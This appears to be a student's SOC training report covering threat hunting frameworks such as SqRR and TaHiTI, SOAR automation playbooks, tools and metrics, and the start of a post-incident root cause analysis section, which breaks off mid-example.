



Theoretical Knowledge

TASK 1. Threat Hunting Methodologies

1.Introduction


Threat hunting is a proactive cybersecurity practice that involves actively searching for hidden or unknown threats inside an organisation's environment before they are detected by automated tools or cause damage. Unlike traditional security monitoring, which relies on alerts, threat hunting assumes that adversaries may already be present and uses structured, hypothesis-driven methods to uncover them. It focuses on reducing attacker dwell time and improving overall detection capabilities by targeting high-level Tactics, Techniques, and Procedures (TTPs) rather than just low-level Indicators of Compromise (IOCs).

2 .Core Concepts

Proactive Threat Hunting vs Reactive Incident Response: Proactive hunting is hypothesis-driven and starts with the assumption that a breach has already occurred. Analysts search for attacker behaviours (TTPs) in advance using threat intelligence or observed anomalies. For example, hunting for misuse of valid accounts (MITRE ATT&CK technique T1078) by looking for anomalous privilege escalation or lateral movement. Reactive incident response, in contrast, is triggered only after an alert, breach, or security tool notification and focuses on containment and recovery. The core idea of proactive hunting is to move from “alert triage” to purposeful investigation, using frameworks to make hunts repeatable and effective.




A Typical Threat Hunting Process





3 .Hunting Frameworks



Two widely recognised frameworks are:

- **SqRR (Sqrri) Threat Hunting Framework** (introduced in 2015): Consists of Search, Query, Retrieve, and Respond
- This is a hypothesis-driven loop designed to shift from reactive alert handling to proactive hunting. The four main stages are: (1) Create a hypothesis based on threat intelligence or anomalies, (2) Investigate using tools and data analysis, (3) Uncover new attack patterns and TTPs, and (4) Inform and enrich automated detection rules and analytics. The process is iterative — findings from one hunt feed into the next, continuously improving security.
- **TaHiTI Framework** (Targeted Hunting integrating Threat Intelligence, developed by the Dutch financial sector in 2018): This methodology strongly integrates threat intelligence throughout the process. It has three main phases: **Initiate** (process triggers such as new threat intelligence or MITRE ATT&CK gaps and create a hypothesis), **Hunt** (execute the search across data sources), and **Finalize** (document findings, generate new intelligence, and update detection mechanisms). TaHiTI emphasises hunting at the top of the Pyramid of Pain (TTPs and above) and uses a feedback loop to improve threat intelligence and security monitoring

4 Data Sources for Hunting

Effective threat hunting requires combining multiple data sources for correlation and context. Key sources include:



- Endpoint Detection and Response (EDR) and Extended Detection and Response (XDR) logs for process, file, and user behaviour data.
- Network traffic logs, packet captures, and monitoring tools (e.g., Zeek or IDS).
- Threat intelligence feeds containing IOCs, TTPs, and adversary profiles.
- Security Information and Event Management (SIEM) systems for centralised log correlation.
- User and Entity Behaviour Analytics (UEBA), cloud logs (AWS CloudTrail, Azure), and authentication records. These sources allow analysts to build a complete picture and detect anomalies that single tools might miss.



5 Key Objectives

The main objectives of threat hunting methodologies are:

- Proactively identify advanced threats (including APTs) that evade signature-based or automated tools.
- Reduce attacker dwell time by finding and disrupting them earlier in the attack lifecycle.
- Improve detection coverage by turning hunt findings into new alerts, analytics, or use cases.
- Generate new threat intelligence and strengthen the overall security posture through iterative learning and feedback loops.



6 How I Learned This Topic

For this theoretical knowledge section, I studied the SqRR framework through Sqrrl's original whitepapers and threat hunting reference model. I reviewed the TaHiTI methodology via the official whitepaper from the Dutch Payments Association (FI-ISAC). I also explored the APT29 case study on MITRE ATT&CK to understand real-world TTP application and referred to Elastic's threat hunting guide and general resources on proactive vs reactive approaches for conceptual clarity

7 References


- Sqrrl "A Framework for Cyber Threat Hunting" whitepaper (2016)
- TaHiTI Threat Hunting Methodology whitepaper (Dutch FI-ISAC, 2018)
- MITRE ATT&CK Framework – APT29 Case Study (T1078)
- Elastic Threat Hunting Guide
- Additional resources: CrowdStrike and SANS threat hunting papers



TASK 2. Advanced SOAR Automation

1. Introduction

Security Orchestration, Automation, and Response (SOAR) is a modern SOC platform that combines three pillars: **orchestration** (connecting tools and workflows), **automation** (handling repetitive tasks like auto-ticketing and enrichment), and **response** (auto-containment, isolation, and remediation). SOAR evolved from early incident response tools (Gartner coined the term around 2015) to become essential today because SOC teams face thousands of alerts daily. The goal is to reduce Mean Time to Respond (MTTR) and Mean Time to Detect (MTTD), minimize analyst burnout, and enable faster, consistent incident handling.



2. Core Concepts of SOAR

Security Orchestration, Automation, and Response (SOAR) platforms serve as the “command center” for modern Security Operations Centers



(SOCs). They address alert fatigue by integrating disparate security tools, automating repetitive tasks, and enabling fast, consistent incident response.

SOAR has **three core pillars**:

- **Orchestration**: Connects multiple security tools (SIEM, EDR, threat intelligence feeds, ticketing systems, firewalls, email gateways, etc.) into unified workflows. It coordinates actions across tools without manual switching between consoles.
- **Automation**: Executes repetitive SOC tasks without human intervention. Examples include auto-enrichment of alerts (adding threat intel, WHOIS data, sandbox analysis), auto-ticketing in ServiceNow or Jira, and running standard checks.
- **Response**: Performs active containment and remediation actions. Examples: isolating compromised endpoints, blocking malicious IPs/domains, quarantining emails, or killing malicious processes. Response can be fully automated for low-risk incidents or semi-automated (with analyst approval) for higher-risk ones.

How SOAR Differs from Related Technologies :

- **SIEM** focuses on log collection, correlation, and alerting (visibility layer).
- **EDR/XDR** emphasizes endpoint/cloud detection and basic response.
- **SOAR** sits on top — it takes alerts from SIEM/EDR, orchestrates them, automates workflows, and drives response actions. SOAR turns raw alerts into actionable, standardized processes.

3. Playbook Development in SOAR

Playbooks are the heart of SOAR. They are automated or semi-automated workflows (like scripts or decision trees) that define exactly how the SOC should respond to specific incidents. A well-designed playbook ensures consistent, fast, and repeatable responses while reducing human error



Key Elements of a Good Playbook:


- **Triggers:** What starts the playbook (e.g., specific alert from SIEM or EDR).
- **Steps:** Sequential or conditional actions (enrichment, investigation, containment, remediation).
- **Decision Points:** If-then branches (e.g., “Is this malicious? Yes/No”).
- **Integrations:** Calls to external tools (VirusTotal, firewall APIs, email gateways).
- **Outputs:** Update ticket, notify analyst, close incident, or escalate.
- **Approval Gates:** For high-impact actions, require human approval

Step-by-Step Guide to Design a Playbook :

1. Identify the incident type (e.g., phishing, malware, C2 communication).
2. Map the manual process currently used by analysts.
3. Break it into atomic tasks (enrichment, checks, actions).
4. Define conditions and branches using if-then logic.
5. Add integrations via APIs or connectors.
6. Test in a staging environment with sample alerts.
7. Measure performance (time saved, success rate) and refine.
8. Document and version control the playbook.
9. Schedule regular reviews (quarterly) as threats evolve.

Example 1: Phishing Response Playbook

This is one of the most common playbooks. It automates email analysis and containment.





Example 2: Malware / C2 Traffic Response Playbook :

Trigger: Alert showing outbound traffic to a known Command & Control (C2) IP.

Steps:

- Enrich the IP with threat intelligence.
- Check if it matches known malicious indicators.
- If yes → Automatically block the IP on firewall/EDR.
- Isolate the affected endpoint.
- Create a ticket with full evidence.
- Notify the analyst only if risk is high.

4. Integration with SIEM/EDR

Effective SOAR deployment depends heavily on seamless integration with existing security tools, especially Security Information and Event Management (SIEM) and Endpoint Detection and Response (EDR) systems. These integrations allow SOAR to receive alerts in real time, enrich them, and push response actions back to the source tools.

Core Integration Concepts (Expanded):

- **Data Ingestion:** SOAR pulls alerts from SIEM/EDR via APIs, webhooks, Syslog, or connectors. Common formats include JSON, CEF, or normalized events.
- **Bidirectional Communication:** SOAR not only receives data but also sends commands back (e.g., “isolate endpoint” or “block IP”).
- **Enrichment Layer:** SOAR adds context from threat intelligence platforms (VirusTotal, MISP, AlienVault OTX) before deciding on actions
- **Workflow Triggering:** Specific alert types or severity levels automatically launch the correct playbook

Popular Integration Examples :

- **Wazuh + SOAR:** Wazuh (open-source SIEM/XDR) sends active response alerts to SOAR. SOAR can then trigger firewall rules or isolate hosts using Wazuh’s agent capabilities.
- **Elastic Stack (ELK) + SOAR:** Elastic Security alerts are forwarded to SOAR via webhook or Elastic’s API. SOAR can then update cases in Elastic or run Kibana queries automatically.
- **Splunk + Splunk SOAR:** Native integration — Splunk Enterprise Security (ES) sends notable events directly to Splunk SOAR for orchestration and automated response
- **EDR Tools** (CrowdStrike, Microsoft Defender, SentinelOne): SOAR uses their APIs to perform actions like device isolation, process killing, or file quarantine



5. Key Tools for SOAR and How to Learn

Several SOAR platforms are available, ranging from commercial enterprise solutions to free open-source options. Choosing the right tool depends on budget, existing ecosystem (e.g., Splunk users), and desired level of customization.

Major SOAR Tools:

- **Splunk SOAR** (formerly Phantom): A powerful commercial platform with visual playbook editor, strong native integration with Splunk SIEM, and advanced analytics. It supports hundreds of pre-built apps/connectors and is ideal for large enterprises already using Splunk.
- **TheHive Project (with Cortex):**
Popular open-source Security Incident Response Platform (SIRP). It excels in case management, observables (IPs, hashes, domains), and collaborative workflows. Cortex adds analyzers for enrichment. Great for small-to-medium teams or learning environments.
- **Shuffle SOAR:**
Fully open-source, no-code/low-code automation platform. It uses a node-based workflow builder similar to Zapier but focused on security. Highly flexible, free, and excellent for custom integrations.

Tool Comparison Table

Feature	Splunk SOAR	TheHive + Cortex	Shuffle SOAR
Type	Commercial	Open Source	Open Source
Playbook Style	Visual Editor	Case + Analyzers	Node-based Workflows
Best For	Splunk users, Large SOC	Collaborative IR	Custom Automation
Cost	Paid	Free	Free
Integrations	300+ native	Analyzers + APIs	1000+ apps
Learning Curve	Medium	Low-Medium	Low




6. Benefits, Objectives & Metrics of SOAR Automation

The primary **Key Objective** of implementing SOAR is to build proficiency in automating repetitive SOC tasks. This leads to significantly improved efficiency, faster response times, reduced analyst burnout, and more consistent incident handling.

Major Benefits of SOAR :

- **Faster Response Times (Reduced MTTR):** SOAR automates alert enrichment, triage, and containment, often reducing Mean Time to Respond (MTTR) from hours or days to minutes.
- **Reduced Analyst Fatigue and Alert Fatigue:** By handling repetitive tasks (auto-ticketing, enrichment, low-risk responses), analysts focus on high-value investigations.
- **Improved Accuracy and Consistency:** Standardized playbooks ensure every incident follows the same proven process, minimizing human error.
- **Scalability:** SOC teams can handle thousands of alerts daily without proportional increase in headcount.
- **Better Compliance and Auditability:** Every action is logged, providing clear evidence for regulatory requirements.
- **Cost Savings:** Lower operational costs through automation and reduced breach impact.

How SOC Automation Transforms Operations



Key Performance Metrics (KPIs) to Track:



- **Mean Time to Respond (MTTR):** Time from alert detection to containment.
- **Mean Time to Acknowledge (MTTA):** How quickly alerts are reviewed.
- **Automation Rate:** Percentage of incidents handled fully or partially by playbooks.
- **Alert Volume Reduction:** Number of alerts closed automatically.
- **Analyst Productivity:** Cases handled per analyst per day (before vs after SOAR).
- **False Positive Reduction:** Through better enrichment and correlation.

Before vs After SOAR Implementation:

- **Before SOAR:** Manual processes → high MTTR, analyst burnout, inconsistent responses, limited scalability.
- **After SOAR:** Automated workflows → dramatically lower MTTR (up to 80-90% improvement in mature deployments), higher job satisfaction, proactive threat hunting, and unified security operations.
- **Quantifiable ROI:** Many organizations report 50-70% reduction in MTTR and ability to handle 3-5x more alerts with the same team size.
- **Challenges in Measuring Benefits:** Initial tuning period may show limited gains; long-term tracking is essential.
- **Future Outlook (2026):** Integration of AI further enhances metrics through predictive automation and adaptive playbooks.

7. Case Studies & Best Practices


Real-world implementations demonstrate how SOAR delivers measurable improvements. This section covers practical case studies (including the CISA phishing automation guide) and proven best practices to ensure successful SOAR deployment.

Case Study 1: CISA Phishing Response Automation :

The U.S. Cybersecurity and Infrastructure Security Agency (CISA) provides guidance on automating phishing response using SOAR. The playbook starts with alert ingestion from email security tools or SIEM, performs enrichment (URL/hash checks via VirusTotal or similar), decides malicious/benign status, and executes containment (delete email, block URL/IP, reset credentials). This reduces manual effort and speeds up containment from hours to minutes.



SOAR Phishing Playbook Enrichment and Containment Steps




Case Study 2: General Enterprise SOAR Implementation (Before vs After)

Many organizations report transforming chaotic alert handling into streamlined operations. Before SOAR: analysts drown in alerts from SIEM, EDR, and firewalls with slow manual responses. After SOAR: automated triage, enrichment, and containment lead to faster response, reduced alert fatigue, and proactive security.



Before vs After SOAR Implementation



SOAR Use Cases Overview (Including Phishing, Malware, etc.)



8. Challenges in SOAR Implementation

Common challenges include:

- High initial effort for playbook creation and integration tuning.
- Risk of over-automation leading to false positives or missed nuances.
- Maintenance overhead as threats and tools evolve.
- Skill gaps in playbook development and API management.
- Data privacy and compliance concerns during orchestration.

Solutions: Start with pilot projects, implement strong testing processes, provide ongoing training, and use modular playbook design.



9. Conclusion

Security Orchestration, Automation, and Response (SOAR) has evolved into a critical force multiplier for modern SOCs. By mastering its core components (orchestration, automation, response), designing effective playbooks, integrating with SIEM/EDR tools, and leveraging platforms like Splunk SOAR or TheHive, organizations can dramatically reduce response times, minimize analyst fatigue, and improve overall security posture.

This report covered foundational concepts, practical playbook examples (including phishing and C2 IP blocking), tool comparisons, real metrics and benefits, CISA-inspired case studies, best practices, and advanced topics such as AI/agentive SOAR and implementation challenges.



TASK 3. Post-Incident Analysis and Continuous Improvement

1. Root Cause Analysis (RCA)


RCA means digging deep beyond the obvious "what happened" to find the real "why it happened." The goal is to fix the underlying issue so the same incident doesn't repeat.

Common techniques:

- **5 Whys:** Keep asking "Why?" at least 5 times until reach the root.

Example for a phishing breach:

- Why did the user click the link? → Email looked legitimate.
